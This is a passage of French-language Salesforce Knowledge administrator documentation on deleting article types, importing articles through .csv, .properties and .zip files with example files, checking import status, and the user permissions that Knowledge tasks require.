- Les articles associés à un type d'article supprimé sont automatiquement retirés de tous les canaux, y compris les articles brouillons, publiés et archivés.
- Salesforce n'affiche pas les types d'articles supprimés dans la Corbeille avec les autres enregistrements supprimés. Ils sont affichés pendant 15 jours dans la liste Types d'articles supprimés de la page de la vue de liste des articles. Pendant ce délai, vous pouvez restaurer le type d'article et ses articles ou les supprimer définitivement. Après 15 jours, le type d'article et ses articles sont définitivement supprimés.
- Si un lecteur clique sur un signet qui renvoie vers l'URL d'un article supprimé, le message Privilèges insuffisants s'affiche.

CONSULTER ÉGALEMENT :

Types d'article Knowledge

Présentation de la documentation Salesforce Knowledge

Complete Guide to Salesforce Knowledge

Éditions

Disponible avec : Salesforce Classic

Salesforce Knowledge est disponible avec **Performance** Edition et **Developer** Edition, et dans **Unlimited** Edition avec le Service Cloud.

Salesforce Knowledge est disponible moyennant un coût supplémentaire dans : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition.

AUTORISATIONS UTILISATEUR

Pour supprimer des types d'articles :

- Personnaliser l'application

## Importation d'informations existantes dans Salesforce Knowledge

Vous pouvez importer vos articles existants ou informations de base de données dans Salesforce Knowledge. Cet outil d'importation est destiné aux articles et aux traductions que vous stockez hors de Salesforce Knowledge

Remarque: Si vous recherchez des informations sur l'importation d'articles traduits que vous avez envoyés à un fournisseur de traduction, reportez-vous à Importation d'articles traduits à la page 3142.

1. Préparation des articles pour l'importation dans Salesforce Knowledge
   Chaque fichier d'importation doit inclure des articles de même type et des colonnes correspondant aux champs de l'article.
2. Création d'un fichier .csv pour l'importation d'articles
   Chaque fichier .csv importe un type d'article et mappe le contenu des articles importés avec les champs du type d'article. Par exemple, un fichier .csv peut mapper le titre des articles avec le champ standard Titre dans un type d'article. Ainsi, le titre de chaque article est importé dans le champ Titre.

Éditions

Disponible avec : Salesforce Classic

Salesforce Knowledge est disponible avec **Performance** Edition et **Developer** Edition, et dans **Unlimited** Edition avec le Service Cloud.

Salesforce Knowledge est disponible moyennant un coût supplémentaire dans : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition.

3. Définition des paramètres d'importation d'articles

   Spécifiez les paramètres d'importation dans un fichier de propriétés en utilisant des noms clés et les valeurs correspondantes. Par exemple, utilisez la clé `DateFormat` pour spécifier l'affichage d'un champ de date personnalisé sous le format `DateFormat=jj/MM/AAAA` ou le codage de caractères spécifique à utiliser pour l'importation.

4. Création d'un fichier .zip d'articles pour l'importation

   Pour compléter votre importation d'articles, créez un fichier .zip contenant les fichiers `.parameters`, `.csv` et `.html`, puis chargez-le dans Salesforce Knowledge.

5. Statut d'importation et d'exportation d'articles et de traductions

   Accédez au statut de vos importations et exportations d'articles dans la page Importations d'articles dans la Configuration.

CONSULTER ÉGALEMENT :

Préparation des articles pour l'importation dans Salesforce Knowledge

Présentation de la documentation Salesforce Knowledge

Complete Guide to Salesforce Knowledge

## Préparation des articles pour l'importation dans Salesforce Knowledge

Chaque fichier d'importation doit inclure des articles de même type et des colonnes correspondant aux champs de l'article.

Conseil: Testez votre importation avec une petite série d'articles.

1. Organisez vos articles existants par type d'information.

   Par exemple : FAQ, informations produit ou offre.

2. Assurez-vous qu'à chaque type d'information correspond un type d'article Salesforce Knowledge avec une structure et un contenu concordants.

   Par exemple, si vous importez des FAQ, assurez-vous que Salesforce Knowledge contient un type d'article FAQ avec un nombre suffisant de champs de question et de réponse pour accepter l'article FAQ le plus long.

   Si vos articles contiennent des fichiers .html, utilisez un type d'article qui contient un champ de zone de texte enrichi et vérifiez la conformité des fichiers HTML avec les balises et attributs pris en charge dans le champ de zone de texte enrichi.

   Remarque: L'importateur d'articles ne prend pas en charge les champs secondaires. Si vous avez des champs incorporés à d'autres champs, ajustez votre structure et vos contenus avant de procéder à l'importation dans Salesforce Knowledge.

3. Assurez-vous que les paramètres de sécurité au niveau du champ de cet article vous autorisent à modifier les champs.

Pour chaque type d'article, créez un fichier cvs à importer.

CONSULTER ÉGALEMENT :

- Création d'un fichier .csv pour l'importation d'articles
- Importation d'informations existantes dans Salesforce Knowledge
- Présentation de la documentation Salesforce Knowledge
- Complete Guide to Salesforce Knowledge

### Éditions

Disponible avec : Salesforce Classic

Salesforce Knowledge est disponible avec **Performance** Edition et **Developer** Edition, et dans **Unlimited** Edition avec le Service Cloud.

Salesforce Knowledge est disponible moyennant un coût supplémentaire dans : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition.

### AUTORISATIONS UTILISATEUR

Pour importer des articles :

- Gérer Salesforce Knowledge

  ET

  Gérer les articles

  ET

  Gérer l'importation/exportation d'articles de Knowledge

  ET

  Lire, Créer, Modifier et Supprimer sur le type d'article

## Création d'un fichier .csv pour l'importation d'articles

Chaque fichier .csv importe un type d'article et mappe le contenu des articles importés avec les champs du type d'article. Par exemple, un fichier .csv peut mapper le titre des articles avec le champ standard `Titre` dans un type d'article. Ainsi, le titre de chaque article est importé dans le champ `Titre`.

1. Créez un fichier .csv par type d'article.
   - Un seul fichier .csv et un seul fichier .properties peuvent exister.
   - Le fichier .csv et le fichier .properties se trouvent dans le répertoire racine.
   - Le processus de compression doit préserver l'arborescence des dossiers et des sous-dossiers.
   - Le nom du fichier .zip ne peut pas contenir des caractères spéciaux.
   - Le fichier .zip ne peut pas dépasser 20 Mo, et la taille des fichiers individuels décompressés du fichier zip ne peut pas dépasser 10 Mo.
   - Les fichiers .csv ne peuvent pas inclure plus de 10 000 lignes, ligne d'en-tête incluse. Par conséquent, vous pouvez avoir 9 999 articles et traductions au maximum.
   - Les lignes d'un fichier .csv ne peuvent pas contenir plus de 400 000 caractères.
   - Les cellules d'un fichier .csv ne peuvent dépasser 32 Ko.
   - Chaque article du fichier .csv ne peut pas contenir plus de 49 traductions.
2. Sur la première ligne, spécifiez les champs et les métadonnées du type d'article, tels que langue, catégories de données ou canaux.

   Saisissez un élément dans chaque colonne. Vous pouvez utiliser les champs et les métadonnées suivants pour importer un contenu.

| Champ ou données | Description |
|---|---|
| `isMasterLanguage` | Identifie l'article en tant que principal (1) ou traduction (0). Il est obligatoire pour importer des articles avec des traductions. Cependant, il ne peut pas figurer dans un fichier .csv pour importer des articles sans traduction. Les traductions doit suivre leur article principal pour être associées à l'article principal qui les précèdent. |
| `Titre` | Le titre de l'article ou de la traduction. Il est obligatoire pour toutes les importations. |
| Champs standard et personnalisés | Ils référencent les champs standard d'un type d'article à l'aide de noms de champ, et référencent les champs personnalisés à l'aide de noms d'API. Si vous laissez une cellule de ligne vide et que le champ du type d'article associé est obligatoire, vos articles sont ignorés. |
| Champ de zone de texte enrichi | Utilisez les champs personnalisés de zone de texte enrichi pour importer des fichiers ou des images .html. Faites référence au champ de |

Éditions

Disponible avec : Salesforce Classic

Salesforce Knowledge est disponible avec **Performance** Edition et **Developer** Edition, et dans **Unlimited** Edition avec le Service Cloud.

Salesforce Knowledge est disponible moyennant un coût supplémentaire dans : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition.

AUTORISATIONS UTILISATEUR

Pour importer des articles :
- Gérer Salesforce Knowledge

  ET

  Gérer les articles

  ET

  Gérer l'importation/exportation d'articles de Knowledge

  ET

  Lire, Créer, Modifier et Supprimer sur le type d'article

| Champ ou données | Description |
|---|---|
| | zone de texte enrichi d'un type d'article à l'aide de son nom d'API. |
| Champ de fichier | Utilisez les champs personnalisés de fichier pour importer tout type de fichier (.doc, .pdf, .txt, etc.). Faites référence au champ de fichier d'un type d'article à l'aide de son nom d'API. |
| Groupes de catégories de données | Pour organiser les articles importés, utilisez des groupes de catégories : faites référence à un groupe de catégories à l'aide de son nom unique précédé de `datacategorygroup`. Par exemple, utilisez `datacategorygroup.Produits` pour spécifier le groupe de catégories Produits. |
| Canal | Pour spécifier l'emplacement dans lequel les articles importés sont disponibles, utilisez le mot clé `Canaux`. |
| `Langue` | Spécifie la langue des articles. Obligatoire pour importer des articles sans traduction. Facultatif pour importer des articles avec traductions. Si vous n'incluez pas cette colonne, les articles sont automatiquement associés à la langue par défaut de la base de connaissances, et vous ne pouvez pas importer des traductions avec les articles principaux. |

3. Dans les lignes suivantes, spécifiez les articles que vous souhaitez importer.

   Utilisez une ligne par article et saisissez les informations appropriées dans chaque champ ou colonne de métadonnées.

| Considérations | Notes |
|---|---|
| Champs standard ou personnalisés | Saisissez les données des articles dans chaque champ, à l'exception des champs de zone de texte enrichi dans lesquels vous devez saisir le chemin relatif vers le fichier .html correspondant de votre fichier .zip.<br><br>**Remarque:** L'importateur d'articles ne prend pas en charge les champs secondaires. Si vous avez des champs incorporés à d'autres champs, ajustez votre structure et vos contenus avant de procéder à l'importation dans Salesforce Knowledge. |
| Champ de zone de texte enrichi | Saisissez toujours le chemin du fichier .html qui pointe vers l'emplacement du fichier .csv. Ne saisissez jamais un texte brut. Si le chemin spécifié n'existe pas, l'article associé n'est pas importé. Notez les informations suivantes relatives à l'importation de fichiers HTML et d'images.<br><br>• Nous recommandons de créer des dossiers distincts pour les fichiers .html (par exemple `/data`) et les images (par exemple `data/images`).<br>• Pour importer des images, insérez-les dans un fichier .html à l'aide de la balise `<img>` et de l'attribut `src`. |

| Considérations | Notes |
| --- | --- |
| | Assurez-vous que la valeur `src` contient un chemin relatif depuis le fichier .html vers le dossier image.<br>• Les images doivent être des fichiers `.png`, `.gif` ou `.jpeg`.<br>• Chaque fichier d'image ne peut dépasser 1 Mo.<br>• Les fichiers .html ne peuvent pas dépasser la taille maximale de leur champ.<br>• Si une date ne correspond pas au format de date défini dans le fichier des propriétés, l'article correspondant n'est pas importé.<br>• Si un fichier .html référence un fichier non autorisé, l'article associé n'est pas importé.<br>• Si un fichier .html référence une image manquante, l'article associé est importé sans l'image. |
| Champ de fichier | Saisissez le chemin relatif vers l'emplacement du fichier. Si le chemin spécifié n'existe pas, l'article associé n'est pas importé. Notez les informations suivantes relatives à l'importation de fichiers.<br>• Nous vous recommandons de créer un dossier pour vos fichiers (par exemple, `/fichiers`).<br>• Chaque fichier ne doit pas dépasser 5 Mo. |
| Groupes de catégories | Utilisez des noms de catégorie uniques pour organiser les articles. Utilisez le symbole plus (+) pour spécifier plusieurs catégories (par exemple, `Portable+PC`). Notez les informations suivantes concernant les groupes de catégories de données.<br>• Si vous laissez la ligne de la cellule vide, l'article est défini sur Aucune catégorie.<br>• Si vous spécifiez une catégorie et son parent (par exemple, Europe+France), le processus d'importation ignore la catégorie enfant France et conserve la catégorie parente Europe, car l'application d'une catégorie parente inclut implicitement la catégorie enfant.<br>• Lors de l'importation d'articles avec des traductions et des catégories de données associées, seul l'article maître garde la catégorie de données. Les traductions d'articles n'ont aucune catégorie de données associée lors de l'importation. |
| Canaux | Spécifiez les canaux des articles à l'aide des mots clés :<br>• `application` pour Application interne. Si vous ne spécifiez aucun canal, l'`application` s'applique par défaut.<br>• `sites` pour une base de connaissances publique. |

| Considérations | Notes |
| --- | --- |
| | • `csp` pour Client.<br>• `prm` pour Partenaire.<br>Utilisez le symbole plus (+) pour spécifier plusieurs canaux (par exemple, `application+sites+csp` afin de rendre l'article disponible dans tous les canaux).<br>**Remarque:** Lors de l'importation d'articles avec des traductions et des canaux associés, seul l'article principal conserve les canaux. Les traductions d'articles n'ont aucun canal associé lors de l'importation. |

**Exemple:** L'exemple de fichier .csv suivant importe des articles dans un type d'articles Offre produits. Le premier exemple concerne des importations d'articles sans traductions. Le deuxième concerne des importations avec traductions. Les fichiers .csv contiennent des titres, des récapitulatifs et des descriptions. Ils classent en outre les articles dans le groupe de catégories Produits et les rendent disponibles pour des canaux spécifiques. Le champ `description__c` est une zone de texte enrichi qui prend charge uniquement les chemins vers des fichiers .html. Le champ `summary__c` est une zone de texte qui ne prend en charge que le texte brut. L'article « Les meilleures offres d'ordinateurs de bureau » ne contient aucun résumé : la cellule est laissée vide car le champ `summary__c` n'est pas obligatoire.

| Titre | summary__c | description__c | datacategorygroup.Products | Canaux |
| --- | --- | --- | --- | --- |
| Free Digital Camera Offer | Get the new Digital Camera. | data/freecam.html | Consumer_ Electronics | application+csp |
| Best Desktop Computer Deals | | data/bestdeals.html | Ordinateur de bureau | application+csp |
| Livraison gratuite pour les ordinateurs portables et les ordinateurs de bureau | | data/freeship.html | Ordinateurs portables+Ordinateurs de bureau | application+csp |

Exemple de fichier `articlesimport.csv` :

```
Title,summary__c,description__c,datacategorygroup.Products,Channels
Free Digital Camera Offer, Get the new Digital
Camera.,data/freecam.html,Consumer_Electronics,application+csp
Best Desktop Computer Deals,,data/bestdeals.html,Desktop,application+csp
Free Shipping on Laptop and Desktops,,data/freeship.html,Laptop+Desktops,application+csp
```

| isMaster Language | Titre | summary__c | description__c | datacategorygroup.Products | Canaux | Langue |
| --- | --- | --- | --- | --- | --- | --- |
| 1 | Free Digital Camera Offer | Get the new Digital Camera. | data/freecam.html | Consumer_ Electronics | application+csp | en_US |

| isMaster Language | Titre | summary__c | description__c | datacategorygroup .Products | Canaux | Langue |
|---|---|---|---|---|---|---|
| 0 | Appareil photo numérique gratuit | Recevez le nouvel appareil photo numérique. | data/freecam/fr.html | | | fr |
| 0 | Liberte Oferta Digital de Cámara | Consiga la nueva Cámara Digital. | data/freecam/es.html | | | es |
| 1 | Best Desktop Computer Deals | | data/bestdeals.html | Desktops | application +csp | en_US |
| 0 | Les meilleures offres d'ordinateurs de bureau | | data/bestdeals/fr.html | | | fr |
| 0 | Mejores Tratos de ordenadores | | data/bestdeals/es.html | | | es |
| 1 | Free Shipping on Laptops and Desktops | | data/freeship.html | Laptops+ Desktops | application +csp | en_US |
| 0 | Livraison gratuite pour les ordinateurs portables et les ordinateurs de bureau | | data/freeship/fr.html | | | fr |
| 0 | Liberte Franqueo en Laptops y Ordenadores | | data/freeship/es.html | | | es |

Exemple de fichier `articlestranslationsimport.csv` :

```
isMasterLanguage,Title,summary__c,description__c,datacategorygroup.Products,Channels,Language
1,Free Digital Camera Offer,Get the new Digital
Camera,data/freecam.html,Consumer_Electronics,application+csp,en
0,Libérer l'Offre d'Appareil photo digital,Obtenir le nouvel Appareil photo
digital.,data/freecam/fr.html,,,fr
0,Liberte Oferta Digital de Cámara,Consiga la nueva Cámara
Digital.,data/freecam/es.html,,,es
1,Best Desktop Computer Deals,,data/bestdeals.html,Desktops,application+csp,en
0,Meilleures Affaires d'ordinateurs de bureau,,data/bestdeals/fr.html,,,fr
0,Mejores Tratos de ordenadores,,data/bestdeals/es.html,,,es
1,Free Shipping on Laptop and
Desktops,,data/freeship.html,Laptops+Desktops,application+csp,en
0,Libérer Affranchissement sur Portables et Ordinateurs,,data/freeship/fr.html,,,fr
0,Liberte Franqueo en Laptops y Ordenadores,,data/freeship/es.html,,,es
```

Spécifiez vos paramètres d'importation dans un fichier de propriétés en utilisant des noms clés et les valeurs correspondantes.

CONSULTER ÉGALEMENT :

- Définition des paramètres d'importation d'articles
- Importation d'informations existantes dans Salesforce Knowledge
- Présentation de la documentation Salesforce Knowledge
- Complete Guide to Salesforce Knowledge

## Définition des paramètres d'importation d'articles

Spécifiez les paramètres d'importation dans un fichier de propriétés en utilisant des noms clés et les valeurs correspondantes. Par exemple, utilisez la clé `DateFormat` pour spécifier l'affichage d'un champ de date personnalisé sous le format `DateFormat=jj/MM/AAAA` ou le codage de caractères spécifique à utiliser pour l'importation.

1. Créez un fichier avec les paramètres requis, comme indiqué dans le tableau ci-dessous.

| Clé | Description | Valeur par défaut |
|---|---|---|
| DateFormat | Format de la date à lire dans le fichier .csv | aaaa-MM-jj |
| DateTimeFormat | Format de la date et de l'heure à lire dans le fichier .csv | aaaa-MM-jj HH:mm:ss |
| CSVEncoding | Codage de caractères utilisé pour lire le fichier .csv | ISO8859_15_FDIS |
| CSVSeparator | Séparateur du fichier .csv | , |
| RTAEncoding | Codage par défaut utilisé pour les fichiers HTML (s'ils ne sont pas définis par l'attribut `charset` dans la balise HTML `meta`).<br>**Remarque:** Salesforce ne prend pas en charge le codage de caractères UTF-32. Nous recommandons d'utiliser le codage UTF-8. Si vous définissez un codage de caractères UTF-16, assurez-vous que vos fichiers HTML spécifient l'indicateur | ISO8859_15_FDIS |

Éditions

Disponible avec : Salesforce Classic

Salesforce Knowledge est disponible avec **Performance** Edition et **Developer** Edition, et dans **Unlimited** Edition avec le Service Cloud.

Salesforce Knowledge est disponible moyennant un coût supplémentaire dans : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition.

AUTORISATIONS UTILISATEUR

Pour importer des articles :

- Gérer Salesforce Knowledge

  ET

  Gérer les articles

  ET

  Gérer l'importation/exportation d'articles de Knowledge

  ET

  Lire, Créer, Modifier et Supprimer sur le type d'article

| Clé | Description | Valeur par défaut |
|---|---|---|
| | d'ordre des octets correct. | |

Remarque: Spécifiez uniquement des formats de date Java. Assurez-vous de ne pas utiliser un format de date fallacieux. Par exemple, si vous sélectionnez le format aaaa/M/j, la date saisie 2011111 peut être interprétée en 2011/01/11 ou en 2011/11/01. Spécifiez au moins :

- Deux chiffres pour le mois et pour le jour (MM, jj)
- Quatre chiffres pour l'année (aaaa)

Si une date du fichier.csv ne correspond pas au format de date défini dans le fichier des propriétés, l'article associé n'est pas importé.

2. Enregistrez le fichier avec les `.properties`.

Exemple: Exemple de fichiers de propriétés `offerarticlesimport.properties` :

```
DateFormat=yyyy-MM-dd
DateTimeFormat=yyyy-MM-dd HH:mm:ss
CSVEncoding=ISO8859_15_FDIS
CSVSeparator=,
RTAEncoding=UTF-8
```

Créez un fichier.zip et importez-le dans Salesforce Knowledge.

CONSULTER ÉGALEMENT :

Création d'un fichier .zip d'articles pour l'importation
Importation d'informations existantes dans Salesforce Knowledge
Présentation de la documentation Salesforce Knowledge
Complete Guide to Salesforce Knowledge

## Création d'un fichier .zip d'articles pour l'importation

Pour compléter votre importation d'articles, créez un fichier .zip contenant les fichiers `.parameters`, `.csv` et `.html`, puis chargez-le dans Salesforce Knowledge.

1. Créez un fichier .zip contenant :
   - Le fichier .csv.
   - Le dossier contenant les fichiers .html à importer.
   - Le dossier contenant les fichiers d'image référencés dans les fichiers .html.
   - Le fichier .properties.

   Important: Le fichier .zip d'importation doit satisfaire les exigences suivantes :
   - Un seul fichier .csv et un seul fichier .properties peuvent exister.
   - Le fichier .csv et le fichier .properties se trouvent dans le répertoire racine.
   - Le processus de compression doit préserver l'arborescence des dossiers et des sous-dossiers.
   - Le nom du fichier .zip ne peut pas contenir des caractères spéciaux.
   - Le fichier .zip ne peut pas dépasser 20 Mo, et la taille des fichiers individuels décompressés du fichier zip ne peut pas dépasser 10 Mo.
   - Les fichiers .csv ne peuvent pas inclure plus de 10 000 lignes, ligne d'en-tête incluse. Par conséquent, vous pouvez avoir 9 999 articles et traductions au maximum.
   - Les lignes d'un fichier .csv ne peuvent pas contenir plus de 400 000 caractères.
   - Les cellules d'un fichier .csv ne peuvent dépasser 32 Ko.
   - Chaque article du fichier .csv ne peut pas contenir plus de 49 traductions.
2. Dans Configuration, saisissez *`Importer des articles`* dans la case `Recherche rapide`, puis sélectionnez **Importer des articles**.
3. Sélectionnez le **Type d'article** qui correspond aux articles importés.
4. Pour sélectionner le fichier .zip, cliquez sur **Parcourir**, puis sur **OK**.
5. Si votre importation contient des traductions, activez la case `Contient des traductions ?`.

   Remarque: Si cette case est activée, votre fichier .csv doit inclure les colonnes isMasterLanguage, Titre et Langue. Si cette case n'est pas activée, votre fichier .csv ne peut pas inclure la colonne isMasterLanguage, mais doit inclure la colonne Titre. La colonne Langue est facultative pour les importations d'articles sans traductions.
6. Cliquez sur **Importer maintenant**.

   Une fois l'importation terminée, vous recevez un e-mail avec en pièce jointe un fichier journal qui contient les détails de l'importation.

### Éditions

Disponible avec : Salesforce Classic

Salesforce Knowledge est disponible avec **Performance** Edition et **Developer** Edition, et dans **Unlimited** Edition avec le Service Cloud.

Salesforce Knowledge est disponible moyennant un coût supplémentaire dans : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition.

### AUTORISATIONS UTILISATEUR

Pour importer des articles :
- Gérer Salesforce Knowledge

  ET

  Gérer les articles

  ET

  Gérer l'importation/exportation d'articles de Knowledge

  ET

  Lire, Créer, Modifier et Supprimer sur le type d'article

Consultez le statut de votre importation dans la page Importations d'articles.

CONSULTER ÉGALEMENT :

- Statut d'importation et d'exportation d'articles et de traductions
- Importation d'informations existantes dans Salesforce Knowledge
- Présentation de la documentation Salesforce Knowledge
- Complete Guide to Salesforce Knowledge

## Statut d'importation et d'exportation d'articles et de traductions

Accédez au statut de vos importations et exportations d'articles dans la page Importations d'articles dans la Configuration.

Pour vérifier le statut de vos importations et de vos exportations, dans Configuration, saisissez *`Importations d'articles`* dans la case `Recherche rapide`, puis sélectionnez **Importations d'articles**. Si vous avez activé plusieurs langues pour Salesforce Knowledge, deux tableaux s'affichent : Un premier pour les articles et les importations de traduction, et un deuxième pour les exportations pour traduction.

Les informations d'importation comprennent :

- Actions possibles
- Noms de fichier .Zip
- Qui l'a soumis et quand
- Statut
- Dates de début et de fin
- Types d'articles

Les informations d'exportation comprennent :

- Actions possibles
- Noms de fichier Zip
- Qui l'a soumis et quand
- Statut
- Dates de début et de fin

Les descriptions de statut se présentent comme suit :

| Statut | Description | Action possible |
|---|---|---|
| En cours | L'importation ou l'exportation démarre dès la fin de l'importation ou de l'exportation précédente en attente. | Pour annuler l'importation ou l'exportation, cliquez sur **Annuler**. |
| Traitement en cours | L'importation ou l'exportation est en cours. | Pour arrêter le processus ou si le processus est interrompu, appelez le support Salesforce. Salesforce peut interrompre une importation ou une exportation pour effectuer une tâche de maintenance, ou si l'importation ou l'exportation dépasse une heure. |

Éditions

Disponible avec : Salesforce Classic

Salesforce Knowledge est disponible avec **Performance** Edition et **Developer** Edition, et dans **Unlimited** Edition avec le Service Cloud.

Salesforce Knowledge est disponible moyennant un coût supplémentaire dans : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition.

| Statut | Description | Action possible |
| --- | --- | --- |
| Arrêt en cours/Arrêté | Le support Salesforce arrête ou a déjà arrêté l'importation ou l'exportation. | Contactez le support Salesforce pour redémarrer l'importation ou l'exportation, ou cliquez sur **Annuler**. |
| Interrompu | L'importation ou l'exportation a été annulée. Les articles déjà importés ou exportés sont disponibles dans Salesforce. | Pour redémarrer une importation ou une exportation, cliquez sur **Suppr** pour la supprimer ou sur **Journal d'e-mails** pour recevoir une notification de fin par e-mail, et consulter les détails de l'importation ou de l'exportation. |
| Terminé | L'importation ou l'exportation est terminée.<br>Les articles importés avec succès sont visibles dans le sous-onglet `Articles` de l'onglet Gestion des articles. Les traductions importées avec succès sont visibles dans le sous-onglet `Traductions` de l'onglet Gestion des articles. | Ce statut ne signifie pas que l'importation ou l'exportation a réussi. Cliquez sur **Journal d'e-mails** pour afficher le fichier journal joint à l'e-mail de notification de fin, et consulter les détails de l'importation ou de l'exportation.<br>Cliquez sur le nom du fichier .zip exporté pour l'enregistrer ou l'ouvrir sur votre système. |

CONSULTER ÉGALEMENT :

- Importation d'articles traduits
- Importation d'informations existantes dans Salesforce Knowledge
- Présentation de la documentation Salesforce Knowledge
- Complete Guide to Salesforce Knowledge

## Accès à un article Knowledge

Accordez aux agents de la base de connaissances l'accès aux articles. Définissez dans votre société les agents utilisateurs de Salesforce Knowledge, qui peuvent créer, modifier, archiver et supprimer des articles. Créez des profils utilisateur avec les autorisations utilisateur appropriées, puis attribuez des utilisateurs à ces profils.

Par défaut, tous les utilisateurs internes peuvent lire les articles. Cependant, certaines licences, telles que Utilisateur Knowledge uniquement, nécessitent l'autorisation « AllowViewKnowledge » dans le profil de l'utilisateur. Pour accorder à un utilisateur l'autorisation « AllowViewKnowledge » dans son profil, activez l'autorisation dans un profil cloné, puis attribuez le profil cloné à l'utilisateur.

Remarque: Pour exécuter d'autres actions que la lecture des articles, les agents doivent disposer de la licence Utilisateur de Knowledge.

1. Dans Configuration, saisissez *Utilisateurs* dans la case Recherche rapide, puis sélectionnez **Utilisateurs**.
2. Cliquez sur **Modifier** en regard du nom de l'utilisateur ou sur **Nouveau** pour créer un utilisateur.
3. Lorsque vous créez un utilisateur, renseignez tous les champs obligatoires.
4. Activez la case Utilisateur de Knowledge.
5. Cliquez sur **Enregistrer**.

Voir

Les autorisations utilisateur contrôlent l'accès aux différentes tâches dans Salesforce Knowledge. Nous recommandons d'utiliser des ensembles d'autorisations ou des profils personnalisés pour accorder aux utilisateurs les autorisations dont ils ont besoin. Par exemple, vous pouvez créer un ensemble d'autorisations appelé « Responsable d'article » comprenant les autorisations pour créer, modifier, publier et attribuer des articles.

Pour plus d'informations sur les autorisations associées aux tâches Salesforce Knowledge, reportez-vous au tableau ci-dessous.

| Tâche Salesforce Knowledge | Autorisations utilisateur requises |
|---|---|
| Pour créer des types d'article : | Gérer Salesforce Knowledge (cette autorisation est activée par défaut dans le profil Administrateur système). |
| Pour gérer des actions Article : | Gérer Salesforce Knowledge<br>Cette autorisation est activée par défaut dans le profil Administrateur système. |
| Pour créer un article à partir de requêtes en utilisant l'éditeur simple : | Lire et Créer sur le type d'article |
| Pour créer un article à partir de requêtes en utilisant l'éditeur standard : | Gérer les articles (Cette autorisation est activée par défaut dans le profil Administrateur système).<br>ET<br>Lire et Créer sur le type d'article |

**Éditions**

Disponible avec : Salesforce Classic

Salesforce Knowledge est disponible avec **Performance** Edition et **Developer** Edition, et dans **Unlimited** Edition avec le Service Cloud.

Salesforce Knowledge est disponible moyennant un coût supplémentaire dans : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition.

**AUTORISATIONS UTILISATEUR**

Pour créer ou modifier des utilisateurs :
- Gérer les utilisateurs internes

Pour créer des types d'articles et des actions d'article :
- Personnaliser l'application

  ET

  Gérer Salesforce Knowledge

| Tâche Salesforce Knowledge | Autorisations utilisateur requises |
| --- | --- |
| Pour rechercher des articles à partir de requêtes et joindre les articles à des requêtes : | Lire sur le type d'article |
| Pour créer des articles à partir de réponses : | Lire et Créer sur le type d'article |
| Pour rechercher et lire des articles à partir de l'onglet Article ou Base de connaissances : | Lire sur le type d'article |
| Pour créer ou modifier des articles à partir de l'onglet Gestion des articles : | Gérer les articles (Cette autorisation est activée par défaut dans le profil Administrateur système).<br>ET<br>Lire, Créer et Modifier sur le type d'article |
| Pour modifier des articles brouillons à partir de l'onglet Gestion des articles : | Gérer les articles (Cette autorisation est activée par défaut dans le profil Administrateur système).<br>ET<br>Lire et Modifier sur le type d'article |
| Pour supprimer des articles à partir de l'onglet Gestion des articles : | Gérer les articles (Cette autorisation est activée par défaut dans le profil Administrateur système).<br>ET<br>Lire, Modifier et Supprimer sur le type d'article<br>ET<br>Une action Supprimer l'article, définie dans la page de configuration des actions d'article. |
| Pour publier des articles à partir de l'onglet Gestion des articles : | Gérer les articles (Cette autorisation est activée par défaut dans le profil Administrateur système).<br>ET<br>Lire, Créer, Modifier et Supprimer sur le type d'article<br>ET<br>Une action Publier l'article, définie dans la page de configuration des actions d'article. |
| Pour attribuer des articles à partir de l'onglet Gestion des articles : | Gérer les articles (Cette autorisation est activée par défaut dans le profil Administrateur système).<br>ET<br>Lire et Modifier sur le type d'article |
| Pour modifier des articles publiés ou archivés : | Gérer les articles (Cette autorisation est activée par défaut dans le profil Administrateur système).<br>ET<br>Lire, Créer et Modifier sur le type d'article |

| Tâche Salesforce Knowledge | Autorisations utilisateur requises |
| --- | --- |
| | ET<br>Une action Publier ou Archiver l'article, définie dans la page de configuration des actions d'article. |
| Pour archiver des articles à partir de l'onglet Gestion des articles : | Gérer les articles (Cette autorisation est activée par défaut dans le profil Administrateur système).<br>ET<br>Lire, Créer, Modifier et Supprimer sur le type d'article<br>ET<br>Une action Archiver l'article, définie dans la page de configuration des actions d'article. |
| Pour soumettre des articles à la traduction : | Gérer les articles (Cette autorisation est activée par défaut dans le profil Administrateur système).<br>ET<br>Lire, Créer et Modifier sur le type d'article<br>ET<br>Une action Traduire l'article, définie dans la page de configuration des actions d'article. |
| Pour supprimer des articles traduits : | Gérer les articles (Cette autorisation est activée par défaut dans le profil Administrateur système).<br>ET<br>Lire, Modifier et Supprimer sur le type d'article<br>ET<br>Une action Supprimer l'article, définie dans la page de configuration des actions d'article. |
| Pour publier des articles traduits : | Gérer les articles (Cette autorisation est activée par défaut dans le profil Administrateur système).<br>ET<br>Lire, Créer, Modifier et Supprimer sur le type d'article<br>ET<br>Une action Publier l'article, définie dans la page de configuration des actions d'article. |
| Pour modifier des articles traduits : | Gérer les articles (Cette autorisation est activée par défaut dans le profil Administrateur système).<br>ET<br>Lire, Créer et Modifier sur le type d'article<br>ET |

| Tâche Salesforce Knowledge | Autorisations utilisateur requises |
| --- | --- |
| | Une action Traduire l'article, définie dans la page de configuration des actions d'article. |
| Pour importer des articles : | Gérer Salesforce Knowledge (cette autorisation est activée par défaut dans le profil Administrateur système).<br>ET<br>Gérer les articles<br>ET<br>Gérer l'importation/exportation d'articles de Knowledge<br>ET<br>Lire, Créer, Modifier et Supprimer sur le type d'article |
| Pour importer et exporter des articles traduits : | Gérer Salesforce Knowledge (cette autorisation est activée par défaut dans le profil Administrateur système).<br>ET<br>Gérer les articles (Cette autorisation est activée par défaut dans le profil Administrateur système).<br>ET<br>Gérer l'importation/exportation d'articles Knowledge (cette autorisation est activée par défaut dans le profil Administrateur système).<br>ET<br>Lire, Créer, Modifier et Supprimer sur le type d'article |
| Pour créer des catégories de données : | Autorisation « Gérer les catégories de données ». Cette autorisation est activée par défaut dans le profil Administrateur système. |

Pour permettre aux agents d'exécuter leurs tâches spécifiques, créez des groupes publics pour chaque rôle et attribuez uniquement les actions d'article nécessaires à ces groupes.

Exemple: Vos agents Salesforce Knowledge combinent différents niveaux d'expérience professionnelle et d'expertise sur les produits et les services offerts par votre société. Les exemples suivants présentent des types d'utilisateur de base et les autorisations dont ils ont besoin pour travailler.

**Scott : le lecteur**

